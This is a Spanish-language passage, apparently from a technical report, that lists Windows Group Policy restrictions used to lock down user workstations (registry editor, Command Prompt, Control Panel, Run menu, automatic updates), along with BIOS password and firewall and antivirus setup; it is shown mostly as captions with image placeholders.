


Fuente: Autor.

A continuación, restricciones en Configuración de usuarios > plantillas administrativas > todos los valores:

- Actualizaciones automáticas de Windows. Habilitada:


Imagen 28, configuración actualizaciones automáticas de Windows.



Fuente: Autor.

- Administración de discos Deshabilitada:


Imagen 29, configuración administración de discos.



Fuente: Autor.

- Administración de equipos. Deshabilitada:


Imagen 30, configuración administración de equipos.



Fuente: Autor.

- Desactivar Reproducción automática Habilitada:


Imagen 31, configuración reproducción automática.



Fuente: Autor.

- Impedir acceso a las unidades desde Mi PC. Habilitada:


Imagen 32, configuración acceso a las unidades desde Mi PC.



Fuente: Autor.

- Impedir el acceso a herramientas de edición del Registro. Habilitada:


Imagen 33, configuración acceso a herramientas de edición del registro.



Fuente: Autor.

- Deshabilitar la configuración de la página Opciones avanzadas. Habilitada:


Imagen 34, configuración de la página opciones avanzadas.



Fuente: Autor.

- Impedir el acceso al símbolo del sistema. Habilitada:


Imagen 35. configuración acceso al símbolo del sistema.



Fuente: Autor.

- Impedir que los usuarios personalicen su pantalla Inicio. Habilitada:


Imagen 36, configuración usuarios personalicen su pantalla Inicio.



Fuente: Autor.

- Ocultar la página Agregar nuevos programas Habilitada:


Imagen 37, configuración página agregar nuevos programas.



Fuente: Autor.

- Prohibir el acceso a Panel de control Habilitada:


Imagen 38, configuración acceso a panel de control.



Fuente: Autor.

- Prohibir el acceso a propiedades de componentes de una conexión de acceso remoto Habilitada:


Imagen 39, configuración acceso a propiedades de componentes de una conexión de acceso remoto.



Fuente: Autor.

- Prohibir la configuración TCP/IP avanzada. Habilitada:


Imagen 40, configuración TCP/IP avanzada.



Fuente: Autor.

- Quitar Agregar o quitar programas Habilitada:


Imagen 41, configuración agregar o quitar programas.



Fuente: Autor.

• Quitar el menú Archivo del Explorador de Archivos Habilitada:


Imagen 42, configuración menú Archivo del Explorador de Archivos.



Fuente: Autor.

• Quitar el menú Ejecutar del menú Inicio. Habilitada:


Imagen 43, configuración menú Ejecutar del menú Inicio.



Fuente: Autor.

• Sin “Equipos próximos” en Ubicaciones de red. Habilitada

Imagen 44, configuración “Equipos próximos” en Ubicaciones de red.



Fuente: Autor.

Se debe hacer restricción del acceso al sistema operativo mediante contraseña a la BIOS de la PC.


Adicionalmente, se hace la configuración del antivirus y del firewall:

Imagen 45, configuración del firewall.

Fuente: Autor.

Se configura el Antivirus Defender:

